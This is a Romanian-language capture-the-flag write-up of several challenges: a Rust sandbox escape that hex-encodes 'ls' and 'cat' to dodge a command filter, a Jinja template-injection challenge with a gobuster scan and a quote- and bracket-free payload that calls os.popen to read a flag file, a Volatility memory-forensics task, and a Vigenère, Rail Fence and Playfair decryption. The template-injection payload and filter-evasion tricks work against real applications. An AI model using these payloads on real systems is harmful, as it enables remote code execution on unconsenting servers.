
De aici m-am gandit ca ar as putea face bypass la filtre folosindu-ma de o encodare, asa ca am facut un script in care dadeam comanda in hex si o decodificam apoi.



```
use std::str;
use std::process::Command;
use std::i64;
pub fn main() {
      let s: &str = "\x6C\x73";
   println!("s = {}, {:x}", s, s.as_bytes()[0]);
   let output = Command::new(s).arg("").arg("/")
                     .output()
                     .expect("failed to execute");

   println!("{}", str::from_utf8(&output.stdout).unwrap());
}
```

Output: 's = ls, 6c /: bin boot dev etc flag39283761 home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var ';



Welcome to the code editor!

Write your code here

```
use std::str;
use std::process::Command;
use std::i64;
pub fn main() {
        let s: &str = "\x63\x61\x74";
    println!("s = {}, {:x}", s, s.as_bytes()[0]);
    let output = Command::new(s).arg("").arg("/flag39283761/flag2781263")
                        .output()
                        .expect("failed to execute");

    println!("{}", str::from_utf8(&output.stdout).unwrap());
}
```

```
Output: 's = cat, 63 CTF{c7d604ecd0da6804f45d958b4c5fb622488250bd05c29b99d0134f3bfdda2fc4} ';
```

<ninjas-are-cool> (<390>): <Web>

Proof of Flag


CTF{dc43e8c86d6dd7d7d56857b6a45de2619fbe86955578c76527c95edb5fa1220b}

Summary

Am primit un site cu tematica “ninja”
Vulnerabilitate: Template injection

Proof of Solving

De cand am citit numele challenge-ului mi-am dat seama ca face referire la Jinja, asa ca am inceput sa caut form-ul prin care as putea trimite date catre server. Nu am gasit nimic, asa ca am mai bagat odata gobuster, sa vad daca gasesc vre-un fisier ascuns.



```
root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/ninja# gobuster -u http://34.89.159.150:31373/ -w /usr/share/wordlists/dirb/small.txt -x .php,.txt,.html -t 50

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://34.89.159.150:31373/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirb/small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php,txt,html
[+] Timeout      : 10s
=====================================================
2020/10/24 11:56:44 Starting gobuster
=====================================================
/notes (Status: 200)
Progress: 833 / 960 (86.77%)
```

Am gasit /notes, in care se afla o notita lasata ce facea referire la parametrul de GET ?search_query=. Am intrat pe prima pagina, am pus parametrul in url si am testat cu {{9*9}} ?search_query={{9*9}}, iar ca output aveam 81, deci era clar ca este vorba de template injection.
De aici am incercat sa vad ce filtre sunt puse si sa caut cum as putea face bypass la []. Din ceva motiv imi dadea eroare la server daca foloseam si ‘ sau “, asa ca am cautat cum sa fac un payload care sa nu implice aceste caractere. M-am folosit de |attr() ca sa fac bypass-ul, iar apoi am dat ca argument la url stringuri pe care le-am concatenat pentru a face payload-ul.
Payload:
?search_query={{request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g)|attr(request.args.h)(request.args.i)|attr(request.args.j)()}}&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os&h=popen&i=cat /flag23214/flag9292981&j=read

<access-vip-only> (<360>): <Forensics>

Proof of Flag


CTF{B8FA9EFBC8C8F043AFCA1B60F8F4C5245C54B5FF5BFB0603A71071F66C1EF295}

Summary

O imagine de Windows pe care se aflau multe procese de chrome deschise.


Proof of Solving

Dupa ce am montat imaginea in volatility si i-am aflat profiilul folosindu-ma de imageinfo, am incercat sa vad daca pot gasi ceva in procesele care rulau.
Comanda: volatility -f access-only-vip.bin --profile=Win7SP1x64 pslist, iar aici am vazut foarte multe procese de google chrome, asa ca m-am gandit sa ma uit in istoric, poate gassesc ceva.



```
0xfffffa80036f77e0 chrome.exe           1996   1108     31     1212      1      0 2020-10-24 18:08:18 UTC+0000
0xfffffa80038f6b30 chrome.exe           2008   1996      8      116      1      0 2020-10-24 18:08:18 UTC+0000
0xfffffa8003a4a210 chrome.exe           1392   1996     16      334      1      0 2020-10-24 18:08:19 UTC+0000
0xfffffa8002a35b30 chrome.exe           2300   1996      8      243      1      0 2020-10-24 18:08:21 UTC+0000
0xfffffa8002a3bb30 chrome.exe           2352   1996     13      217      1      0 2020-10-24 18:08:21 UTC+0000
0xfffffa80035a1380 SearchIndexer.       2372    436     13      647      0      0 2020-10-24 18:08:21 UTC+0000
0xfffffa8003909b30 wmpnetwk.exe         2600    436     15      374      0      0 2020-10-24 18:08:22 UTC+0000
0xfffffa8003a61740 svchost.exe          2880    436      8      344      0      0 2020-10-24 18:08:23 UTC+0000
0xfffffa8003a9fb30 GoogleCrashHan       1892   1868      5       97      0      1 2020-10-24 18:08:23 UTC+0000
0xfffffa8003b1f5c0 GoogleCrashHan       2272   1868      5       92      0      0 2020-10-24 18:08:24 UTC+0000
0xfffffa80041cf7e0 chrome.exe           3520   1996     10      188      1      0 2020-10-24 18:09:26 UTC+0000
0xfffffa80035f3630 mscorsvw.exe         4036    436      6       83      0      1 2020-10-24 18:10:15 UTC+0000
0xfffffa8003e21970 mscorsvw.exe         2360    436      7       76      0      0 2020-10-24 18:10:16 UTC+0000
0xfffffa800392a060 sppsvc.exe           3664    436      4      141      0      0 2020-10-24 18:10:17 UTC+0000
0xfffffa8003918630 svchost.exe          3104    436     13      317      0      0 2020-10-24 18:10:17 UTC+0000
0xfffffa8003507060 iexplore.exe         1476   1108     12      430      1      1 2020-10-24 18:17:10 UTC+0000
0xfffffa8001a71b30 iexplore.exe         3836   1476     18      561      1      1 2020-10-24 18:17:10 UTC+0000
0xfffffa8001aa8b30 audiodg.exe          2152    716      5      128      0      0 2020-10-24 18:17:13 UTC+0000
0xfffffa8001c09b30 chrome.exe           3308   1996      7      100      1      0 2020-10-24 18:19:14 UTC+0000
0xfffffa8001a9e270 chrome.exe           2984   1996     13      216      1      0 2020-10-24 18:19:29 UTC+0000
0xfffffa8001cb8b30 chrome.exe           2724   1996     12      172      1      0 2020-10-24 18:19:33 UTC+0000
0xfffffa8001b05060 chrome.exe           4016   1996     14      178      1      0 2020-10-24 18:19:39 UTC+0000
0xfffffa8001d77b30 chrome.exe           3100   1996     14      175      1      0 2020-10-24 18:19:45 UTC+0000
0xfffffa8003bba060 chrome.exe           1208   1996     15      273      1      0 2020-10-24 18:19:48 UTC+0000
0xfffffa8001cd1060 chrome.exe           1612   1996     12      195      1      0 2020-10-24 18:19:56 UTC+0000
0xfffffa8001cda8d0 SearchProtocol       3236   2372      7      316      0      0 2020-10-24 18:20:18 UTC+0000
0xfffffa8001cfbb30 SearchFilterHo       3388   2372      5       97      0      0 2020-10-24 18:20:18 UTC+0000
0xfffffa8001cc6b30 chrome.exe           2184   1996     13      206      1      0 2020-10-24 18:20:25 UTC+0000
0xfffffa80037bbb30 chrome.exe           4060   1996     12      159      1      0 2020-10-24 18:20:26 UTC+0000
```

Am descarcat plugin-ul de chromehistory de pe github, iar apoi am rulat comanda: volatility --plugins=volatility-plugins/ -f access-only-vip.bin --profile=Win7SP1x64 chromehistory



```
  12 https://pastebin.pl/view/9c63cf9c                                            Untitled - Pastebin
    N/A
  11 https://www.google.com/search?q=pastebi ... i60l3.615j0j7&sourceid=chrome&ie=UTF-8 pastebin - Căutare Google
   N/A
  10 https://pastebin.pl/view/29088365                                            hello - Pastebin
    N/A
   9 https://pastebin.pl/                                                         Untitled - Pastebin
    N/A
   4 https://www.google.com/search?q=pastebi ... 60l2.1223j0j4&sourceid=chrome&ie=UTF-8 pastebin - Căutare Google
   N/A
   3 https://accounts.google.com/signin/v2/i ... e=GlifWebSignIn&flowEntry=ServiceLogin Conectați-vă – Conturi Google
N/A
   2 https://accounts.google.com/ServiceLogi ... sourceid%3Dchrome%26ie%3DUTF-8&gae=cb- Conectați-vă – Conturi Google
N/A
   1 https://www.google.com/search?q=pastebi ... 5i44.3123j0j4&sourceid=chrome&ie=UTF-8 pastebin - Căutare Google
   N/A
  57 https://www.win-rar.com/postdownload.html?&L=0                               WinRAR download free and support: Post-Download
    N/A
  56 https://www.win-rar.com/predownload.html?&L=0                                Download WinRAR Latest English Version 64 Bit
    N/A
  55 https://www.win-rar.com/download.html?L=0                                    WinRAR download free and support: Download
    N/A
  54 https://www.win-rar.com/start.html?&L=0                                      WinRAR download free and support: WinRAR
    N/A
  12 https://pastebin.pl/view/9c63cf9c                                            Untitled - Pastebin
    N/A
  40 https://we.tl/t-w6jFWrJ55i                                                   WeTransfer
    N/A
```

Am vazut cateva pagini de pastebin si una de wetransfer, asa ca le-am incercat si am gasit https://pastebin.pl/view/9c63cf9c : poiuytrewq is the password needed for the secret code, iar pe wetransfer am gasit o arhiva parolata. Am descarcat arhiva, am folosit parola gasita pe pastebin si am scos flag-ul.

<lost_message_v2> (<450>): <Reverse Engineering, Cryptography>

Proof of Flag


CTF{6384b1d0fac1bfa2b1af3530f72e54d5b89fdf22f62e8f6e3a84a91c7874f97a}

Summary

 Am primit un binar care cripta prin diferite metode la rand un


Proof of Solving

Fiind v2 pentru challenge-ul lost_message pe care l-am rezolvat la Unbreakable m-am folosit de scriptul de la v1 pentru a imi usura munca. Prima data am decompilat binarul cu IDA, unde am vazut ca se setau doua chei, AIRPLANES si Consolidated in doua variabile.



```
strcpy(&v10, "Consolidated");
strcpy(v11, "AIRPLANES");
```


Prima data am vazut o functie care inlocuia – cu X in plaintext.



```
__int64 __fastcall sub_86A(__int64 a1)
{
  __int64 result; // rax
  int i; // [rsp+14h] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = *(unsigned __int8 *)(i + a1);
    if ( !(_BYTE)result )
      break;
    if ( *(_BYTE *)(i + a1) == 45 )
      *(_BYTE *)(i + a1) = 88;
  }
  return result;
}
```


Apoi se executa o functie pe care am considerat-o asemenea enc3 din lost_message_v1. Comparativ cu v1, aici nu s-a mai continuat cu un Caesar, ci cu un Vigenere, iar literele au fost puse mici, nu mari.



```
_BYTE *__fastcall sub_8BA(__int64 a1, __int64 a2, int a3)
{
  _BYTE *result; // rax
  int i; // [rsp+20h] [rbp-4h]

  for ( i = 0; i < a3; ++i )
    *(_BYTE *)(i + a1) = (*(char *)(i + a1) + *(char *)(i + a2)) % 26 + 65;
  result = (_BYTE *)(i + a1);
  *result = 0;
  return result;
}
```

La final am vazut ca in ultima functie se cripteaza cu RailFence cu cheia 0xc si se printeaza mesajul.



```
Rail Fence (12↕ ↘↗ )
H                       ...
 Z                      ...
  R                 R   ...
   O               Y    ...
    E             T     ...
     E           Z      ...
      R         X       ...
       X       M        ...
        D     N         ...
         B   N          ...
          G T           ...
           O            ...
HZROEERXDBGOTNNMXZTYRNEEJEVXIECDYNXIKIRNVV
```

★ ZIGZAG CIPHERTEXT

HEZNERRJOYEVETVVEZXNRXIRXMEIDNCKBNDIGTYXON

★ KEEP PUNCTUATION AND SPACES ☑


Paramètres and Options

★ NUMBER NUMBER OF ROWS/LEVELS (HEIGHT) 12

★ START [✓ FROM TOP (LEFT)] FROM BOTTOM (LEFT)

[✓ NO INITIAL OFFSET (RECOMMENDED)]

USE AN OFFSET OF N CHARACTERS, N= 12



Ciphertext:
HZROEERXDBGOTNNMXZTYRNEEJEVXIECDYNXIKIRNVV

VARIANT: Standard Vigenère cipher

KEY: AIRPLANES

KEY MODE: Repeat


ALPHABET: abcdefghijklmnopqrstuvwxyz

CASE STRATEGY: Maintain case


FOREIGN CHARS: [✓ Include] Ignore

→ Decoded 42 chars


Plaintext:
HRAZTEETLBYXECNZTHTQAYTEWADXANNSYATQKAAYKV



```python
def solver3(cipher, key):
    t=lambda x: x.lower().replace('j','i')
    s=[]
    for _ in t(key+asc):
        if _ not in s and _ in asc:
            s.append(_)
    m=[s[i:i+5] for i in range(0,len(s),5)]
    enc={row[i]+row[j]:row[(i+1)%5]+row[(j+1)%5] for row in m for i,j in d(range(5),repeat=2) if i!=j}
    enc.update({col[i]+col[j]:col[(i+1)%5]+col[(j+1)%5] for col in zip(*m) for i,j in d(range(5),repeat=2) if i!=j})
    enc.update({m[i1][j1]+m[i2][j2]:m[i1][j2]+m[i2][j1] for i1,j1,i2,j2 in d(range(5),repeat=4) if i1!=i2 and j1!=j2})
    l=re.findall(r'(.)(?:(?!\1)(.))?',''.join([_ for _ in t(cipher) if _ in asc]))
    dec={}
    for _ in enc.keys():
        dec[enc[_]] = _
    plain = ""
    for i in range(0, len(cipher),2):
        a = cipher[i] + cipher [i+1]
        if dec[a][1] == 'z':
            plain += dec[a][0]
        else:
            plain += dec[a]
    return plain
```



```python
cipher = 'hrazteetlbyxecnzthtqaytewadxannsyatqkaaykv'
print (premessage(solver3(cipher,'consolidated')))
```



```
root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/lost# python script.py
THE-ATTACK-WILL-START-AT-DAWN-ON-TARGET-B
root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/lost# 
```